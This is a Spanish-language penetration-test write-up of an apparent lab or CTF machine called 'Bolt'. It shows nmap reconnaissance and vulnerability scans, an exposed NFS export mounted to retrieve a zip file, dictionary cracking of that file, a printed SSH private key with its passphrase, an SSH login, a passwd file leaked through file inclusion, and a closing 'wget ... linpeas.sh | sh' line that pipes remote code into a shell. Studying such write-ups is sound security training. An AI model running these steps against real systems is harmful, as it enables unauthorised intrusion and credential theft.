



Informe de análisis de vulnerabilidades, explotación y resultados del reto Bolt.

Fecha Emisión

Fecha
Revisión

Versión

Código
de
document
o

Nivel de
Confidencialidad

02/10/2023

02/10/2023

1.0

MQ-HM-Bolt

RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Jenkins.

N.- MQ-HM-Bolt

Generado por:

**Jonathan Jesús Jacinto
Badillo**

Especialista de Ciberseguridad, Seguridad de la
Información

**Fecha de creación:
02.10.2023**

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
4. Banderas	5
5. Herramientas usadas	6
6. Conclusiones y Recomendaciones	6

1. Reconocimiento

- Detección de equipos en la red

```
(kali@kali)-[~/Desktop]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a3:d5:82, IPv4: 192.168.3.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.2    00:50:56:ef:20:a0    VMware, Inc.
192.168.3.1    00:50:56:c0:00:08    VMware, Inc.
192.168.3.150  00:0c:29:1a:11:3c    VMware, Inc.
192.168.3.254  00:50:56:e7:5e:40    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.483 seconds (103.10 hosts/sec). 4 responded
```

```
(kali@kali)-[~/Desktop]
$ nmap -sn 192.168.3.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 21:57 EDT
Nmap scan report for 192.168.3.2
Host is up (0.0015s latency).
Nmap scan report for 192.168.3.129
Host is up (0.0027s latency).
Nmap scan report for 192.168.3.150
Host is up (0.059s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.85 seconds
```

```
(kali@kali)-[~/Desktop]
$ ./script-ping 192.168.3 1-255
192.168.3.2:
192.168.3.129:
192.168.3.150:
```

- Analizamos el TTL del equipo para intuir sobre su OS

```
(root@kali)-[/home/kali/Desktop]
# ./script-ttl
ingrese ip: 192.168.3.150
TTL= 64 → 192.168.3.150 : Linux
```

- Análisis de puertos abiertos y servicios

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# nmap -sS -p- 192.168.3.150 -v --min-rate 5000 -oG ports
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 22:11 EDT
Initiating ARP Ping Scan at 22:11
Scanning 192.168.3.150 [1 port]
Completed ARP Ping Scan at 22:11, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:11
Completed Parallel DNS resolution of 1 host. at 22:11, 0.40s elapsed
Initiating SYN Stealth Scan at 22:11
Scanning 192.168.3.150 [65535 ports]
Discovered open port 8080/tcp on 192.168.3.150
Discovered open port 80/tcp on 192.168.3.150
Discovered open port 111/tcp on 192.168.3.150
Discovered open port 22/tcp on 192.168.3.150
Discovered open port 38063/tcp on 192.168.3.150
Discovered open port 37697/tcp on 192.168.3.150
Discovered open port 52377/tcp on 192.168.3.150
Discovered open port 45157/tcp on 192.168.3.150
Discovered open port 2049/tcp on 192.168.3.150
Completed SYN Stealth Scan at 22:11, 12.05s elapsed (65535 total ports)
Nmap scan report for 192.168.3.150
Host is up (0.0024s latency).
Not shown: 65526 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
37697/tcp open  unknown
38063/tcp open  unknown
45157/tcp open  unknown
52377/tcp open  unknown
MAC Address: 00:0C:29:1A:11:3C (VMware)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

- Puertos en orden por script

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ls
Bolt.txt  exploit  nmap  ports  script-puertos

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ./script-puertos
ingresa el fichero de puertos: ports
22,80,111,2049,8080,37697,38063,45157,52377
```

- Análisis con el parámetro -O para identificar el OS

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# nmap -sS 192.168.3.150 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 22:16 EDT
Nmap scan report for 192.168.3.150
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:1A:11:3C (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

- Versiones de los servicios

```
(root@kali)-[/home/kali]
# nmap -sVC -p22,80,111,2049,8080,37697,38063,45157,52377 -v -n --min-rate 5000 192.168.3.150 -T4 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 23:41 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.

File Actions Edit View Help
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|_ 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_ 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Bolt - Installation error
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind  2-4 (RPC #100000)
rpcinfo:
program version port/proto service
100000 2,3,4 111/tcp   rpcbind
100000 2,3,4 111/udp   rpcbind
100000 3,4 111/tcp6  rpcbind
100000 3,4 111/udp6  rpcbind
100003 3 2049/udp  nfs
100003 3 2049/udp6 nfs
100003 3,4 2049/tcp  nfs
100003 3,4 2049/tcp6 nfs
100005 1,2,3 37065/tcp mountd
100005 1,2,3 37697/tcp mountd
100005 1,2,3 38734/udp mountd
100005 1,2,3 39027/udp mountd
100021 1,3,4 35735/tcp nlockmgr
100021 1,3,4 38063/tcp nlockmgr
100021 1,3,4 52519/udp nlockmgr
100021 1,3,4 56928/udp nlockmgr
100227 3 2049/tcp  nfs_acl
100227 3 2049/tcp6 nfs_acl
100227 3 2049/udp  nfs_acl
100227 3 2049/udp6 nfs_acl
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

- Directorios web, servicio del puerto 8080, lenguaje PHP con versión encontrada

```

100227/tcp open  nfs 3-4 (RPC #100003)
2049/udp6 open  nfs_acl
8080/tcp open  http Apache httpd 2.4.38 ((Debian))
http-title: PHP 7.3.27-1-debi0u1 - phpinfo()
http-open-proxy: Potentially OPEN proxy.
Methods supported: CONNECTION
http-methods:
Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache/2.4.38 (Debian)
37697/tcp open  mountd 1-3 (RPC #100005)
38063/tcp open  nlockmgr 1-4 (RPC #100021)
45157/tcp open  mountd 1-3 (RPC #100005)
52377/tcp open  mountd 1-3 (RPC #100005)
MAC Address: 00:0C:29:1A:11:3C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 41.342 days (since Tue Aug 22 15:29:51 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.

```

IP, Puertos Sistema operativo

IP	192.168.3.150
Sistema Operativo	LINUX (BOLT)
Puertos/Servicios	22 - ssh 111 - rpcbind 80 - http 2049 - nfs 8080 - http-proxy 37697 - unknown 38063 - unknown 45157 - unknown 52377 - unknown

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

2. Análisis de vulnerabilidades/debilidades

- Análisis con el parámetro “—script vuln” para identificar alguna vulnerabilidad existente
- Falsos positivos CVE:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
| cpe:/a:openssh:openssh:7.9p1:
| EXPLOITPACK:98FE96309F952488C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F952488C
84C508837551A19 *EXPLOIT*
| EXPLOITPACK:5330EA02EBDE345BFC9D600097F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC
C9D600097F9E97 *EXPLOIT*
| EDB-ID:46106 5.8 https://vulners.com/exploitdb/EDB-ID:46106 *EXPLOIT*
| EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
| CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111 *EXPLOIT*
| 1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
| 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
| CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
| CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
| CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110
| CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109
| CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685
| PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227 *EXPLOIT*
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
| vulners:
| cpe:/a:apache:http_server:2.4.38:
| CVE-2019-9517 7.8 https://vulners.com/cve/CVE-2019-9517
| PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
| EDB-ID:51193 7.5 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
| CVE-2023-25690 7.5 https://vulners.com/cve/CVE-2023-25690
| CVE-2022-31813 7.5 https://vulners.com/cve/CVE-2022-31813
| CVE-2022-23943 7.5 https://vulners.com/cve/CVE-2022-23943
| CVE-2021-44790 7.5 https://vulners.com/cve/CVE-2021-44790
| CVE-2021-39275 7.5 https://vulners.com/cve/CVE-2021-39275
```


```
4373C92A-2735-5338-9C91-0409C993A9B6 6.8 https://vulners.com/githubexploit/4373C92A-2735-5338-9C91-0409C993A9B6
*EXPLOIT*
0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE
*EXPLOIT*
CVE-2022-28615 6.4 https://vulners.com/cve/CVE-2022-28615
CVE-2021-44224 6.4 https://vulners.com/cve/CVE-2021-44224
CVE-2019-10082 6.4 https://vulners.com/cve/CVE-2019-10082
CVE-2019-10097 6.0 https://vulners.com/cve/CVE-2019-10097
CVE-2019-0217 6.0 https://vulners.com/cve/CVE-2019-0217
CVE-2019-0215 6.0 https://vulners.com/cve/CVE-2019-0215
CVE-2022-22721 5.8 https://vulners.com/cve/CVE-2022-22721
CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
1337DAY-ID-33577 5.8 https://vulners.com/zdt/1337DAY-ID-33577 *EXPLOIT*
CVE-2022-36760 5.1 https://vulners.com/cve/CVE-2022-36760
CVE-2023-27522 5.0 https://vulners.com/cve/CVE-2023-27522
CVE-2022-37436 5.0 https://vulners.com/cve/CVE-2022-37436
CVE-2022-30556 5.0 https://vulners.com/cve/CVE-2022-30556
CVE-2022-29404 5.0 https://vulners.com/cve/CVE-2022-29404
CVE-2022-28614 5.0 https://vulners.com/cve/CVE-2022-28614
CVE-2022-26377 5.0 https://vulners.com/cve/CVE-2022-26377
CVE-2021-36160 5.0 https://vulners.com/cve/CVE-2021-36160
CVE-2021-34798 5.0 https://vulners.com/cve/CVE-2021-34798
CVE-2021-33193 5.0 https://vulners.com/cve/CVE-2021-33193
CVE-2021-26690 5.0 https://vulners.com/cve/CVE-2021-26690
CVE-2020-9490 5.0 https://vulners.com/cve/CVE-2020-9490
CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
CVE-2019-17567 5.0 https://vulners.com/cve/CVE-2019-17567
CVE-2019-10081 5.0 https://vulners.com/cve/CVE-2019-10081
CVE-2019-0220 5.0 https://vulners.com/cve/CVE-2019-0220
CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196
CVE-2006-20001 5.0 https://vulners.com/cve/CVE-2006-20001
CNSVD-2022-73122 5.0 https://vulners.com/cnvd/CNVD-2022-73122
CNSVD-2022-53584 5.0 https://vulners.com/cnvd/CNVD-2022-53584
```

```
| 1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*
| PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441 *EXPLOIT*
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-enum:
| /_gitignore: Revision control ignore file
| /app/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
| /src/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
| /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
111/tcp    open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 37065/tcp mountd
| 100005 1,2,3 37697/tcp mountd
| 100005 1,2,3 38734/udp mountd
| 100005 1,2,3 39027/udp6 mountd
| 100021 1,3,4 35735/tcp6 nlockmgr
| 100021 1,3,4 38063/tcp nlockmgr
| 100021 1,3,4 52519/udp nlockmgr
| 100021 1,3,4 56928/udp6 nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
| 100227 3 2049/udp6 nfs_acl
2049/tcp    open  nfs      3-4 (RPC #100003)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt


- Analisis de salida html



- Directorio “dev” encontrado

		<div>CVE-2019-0196 5.0 https://vulners.com/cve/CVE-2019-0196</div> <div>CVE-2006-20001 5.0 https://vulners.com/cve/CVE-2006-20001</div> <div>CNVD-2022-73122 5.0 https://vulners.com/cnvd/CNVD-2022-73122</div> <div>CNVD-2022-53584 5.0 https://vulners.com/cnvd/CNVD-2022-53584</div> <div>CNVD-2022-53582 5.0 https://vulners.com/cnvd/CNVD-2022-53582</div> <div>CNVD-2022-03223 5.0 https://vulners.com/cnvd/CNVD-2022-03223</div> <div>CVE-2019-0197 4.9 https://vulners.com/cve/CVE-2019-0197</div> <div>CVE-2020-11993 4.3 https://vulners.com/cve/CVE-2020-11993</div> <div>CVE-2019-10092 4.3 https://vulners.com/cve/CVE-2019-10092</div> <div>4013EC74-B3C1-5D95-938A-54197A58586D 4.3 https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D *EXPLOIT*</div> <div>1337DAY-ID-35422 4.3 https://vulners.com/zdt/1337DAY-ID-35422 *EXPLOIT*</div> <div>1337DAY-ID-33575 4.3 https://vulners.com/zdt/1337DAY-ID-33575 *EXPLOIT*</div> <div>PACKETSTORM:152441 0.0 https://vulners.com/packetstorm/PACKETSTORM:152441 *EXPLOIT*</div>				
http-csrf	Couldn't find any CSRF vulnerabilities.					
http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
http-enum	<div>/dev/: Potentially interesting folder</div>					
37697	tcp	open	mountd	syn-ack	1-3	RPC #100005
38063	tcp	open	nlockmgr	syn-ack	1-4	RPC #100021
45157	tcp	open	mountd	syn-ack	1-3	RPC #100005
52377	tcp	open	mountd	syn-ack	1-3	RPC #100005

- Análisis web



- Análisis web vía puerto 8080, servicio: http-proxy

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt


- Versión PHP del sitio web e información del sistema Bolt filtrado
- OS detallado

- Fusing de directorios web con gobuster
- Directorios web hallados


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt


- Credenciales encontradas en directorio “/app/cache/config-cache.json”



- Fusing de directorios web con gobuster en el puerto 8080



- Vulnerabilidad detectada en data base BoltWire : “Local File Inclusion”



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

- Usuario jeanpaul encontrado

```

search | print | logout
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/:run/ssh:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
_rpc:x:107:65534:/:run/rpcbind:/usr/sbin/nologin
statd:x:108:65534:/:var/lib/nfs:/usr/sbin/nologin

```

- Obtención de la bandera 2 mediante los servicios web mal configurados

BoltWire

Welcome

Thank you for using BoltWire!

You are currently logged in as: 1234

2d1b15dceaf04a2a6314135f845dee77

- Análisis con scripts nfs

```

(root@kali)~[/home/kali]
# nmap -sV --script nfs 192.168.3.150 -v -p111,22,80,2049,8080
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 10:53 EDT
NSE: Loaded 49 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:53
Completed NSE at 10:53, 0.00s elapsed

```

- Archivo zip encontrado por directorios /srv/nfs

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp    open  rpcbind  2-4 (RPC #100000)
|_nfs-statfs:
|_  Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink
|_  /srv/nfs    7205476.0 1892476.0 4927260.0 28% 16.0T 32000
|_nfs-ls: Volume /srv/nfs
|_  access: Read Lookup Modify Extend Delete NoExecute
|_  PERMISSION UID  GID  SIZE  TIME  FILENAME
|_  rwxr-xr-x  65534 65534 4096 2022-05-16T23:46:52 .
|_  ????????? ?  ?  ?  ?  ?
|_  r-w-r--r-- 0 0 2132 2022-05-16T23:29:43 save.zip
|_rpcinfo: rpcinfo: 300000
|_  program version arch port/proto service
|_  100000 2,3,4 111/tcp rpcbind
|_  100000 2,3,4 111/udp rpcbind
|_  100000 3,4 111/tcp6 rpcbind
|_  100000 3,4 111/udp6 rpcbind
|_  100003 3 2049/udp nfs
|_  100003 3 2049/udp6 nfs
|_  100003 3,4 2049/tcp nfs
|_  100003 3,4 2049/tcp6 nfs
|_  100005 1,2,3 37065/tcp mountd

```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

Puerto	Vulnerabilidad
8080	No se halló vulnerabilidad con exactitud, pero se detectó una mala configuración en los repositorios web de la maquina Bolt por filtrado de información
111 - Divulgación de información sobre acciones exportadas de NFS	El equipo de escaneo podría acceder a al menos uno de los recursos compartidos NFS que están disponibles en el servidor remoto. Esto podría ser aprovechado por un atacante para leer (y en algunos casos, incluso modificar) archivos en el equipo remoto.

3. Explotación

- Verificación de posible descarga del archivo save.zip encontrado
- Descarga del archivo filtrado

```
(root@kali)-[/home/kali]
# showmount -e 192.168.3.150
Export list for 192.168.3.150:
/srv/nfs 172.16.0.0/12,10.0.0.0/8, 192.168.0.0/16

(root@kali)-[/home/kali]
# mount -t nfs 192.168.3.150:/srv/nfs /home/kali/Desktop/machines/Bolt
```

- Archivo zip solicita contraseña

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password:
skipping: bandera1.txt
skipping: id_rsa
skipping: todo.txt
incorrect password
incorrect password
incorrect password
```

- Cracking de contraseña del archivo zip con el diccionario “rockyou”

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'bandera1.txt', (size cp/uc 45/ 33, flags 9, chk 9b88)
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 146/ 192, flags 9, chk 9bae)

PASSWORD FOUND!!!!: pw = java101
```

- Archivo zip descomprimido

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

- Vista de archivos contenidos

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password:
extracting: bandera1.txt
inflating: id_rsa
inflating: todo.txt

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ls
bandera1.txt  Bolt.txt  id_rsa  save.zip  todo.txt

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# cat todo.txt
- Averigua como instalar el sitio web de manera adecuada, el archivo de configuracion parece estar bien...
- Actualiza el sitio web de desarrollo
- Sigue programando en Java es asombroso

jp
```

- Private Key filtrada y obtenida, con permisos de lectura y con posible ejecución por el servicio ssh para una conexión remota

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ls -l
total 20
-rw-r--r-- 1 nobody nogroup 33 May 16 2022 bandera1.txt
-rw-r--r-- 1 nobody nogroup 1068 Oct 3 11:11 Bolt.txt
-rwxr--r-- 1 nobody nogroup 1876 Jun 2 2021 id_rsa
-rw-r--r-- 1 root root 2132 May 16 2022 save.zip
-rw-r--r-- 1 nobody nogroup 192 May 16 2022 todo.txt

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXtdjEAAAACMFlczI1Ni1jdHIAAAAGyMmYxXB0AAAAGAAAABDVFCI+ea
[... key content ...]
q4xpWBvdz0v8qwF6LXLdPBecT4TOg=
-----END OPENSSH PRIVATE KEY-----
```

- Requerimiento de permisos para la Private Key y uso de esta mediante el servicio SSH, con las credenciales obtenidas: USER: jeanpaul | PASSPHRASE: I_love_java
- ¡Acceso exitoso!

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# chmod 600 id_rsa

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ls -l
total 20
-rw-r--r-- 1 nobody nogroup 33 May 16 2022 bandera1.txt
-rw-r--r-- 1 nobody nogroup 1068 Oct 3 11:11 Bolt.txt
-rw----- 1 nobody nogroup 1876 Jun 2 2021 id_rsa
-rw-r--r-- 1 root root 2132 May 16 2022 save.zip
-rw-r--r-- 1 nobody nogroup 192 May 16 2022 todo.txt

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ssh 192.168.3.150 -i id_rsa -l jeanpaul
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ ls
bandera2.txt
jeanpaul@dev:~$
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

4. Escalación de Privilegios

Para la escalación de privilegios dentro de la maquina Bolt a Root se necesitó el siguiente proceso:

- Descarga de la herramienta LINPEAS para analizar alguna escalación de privilegios

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
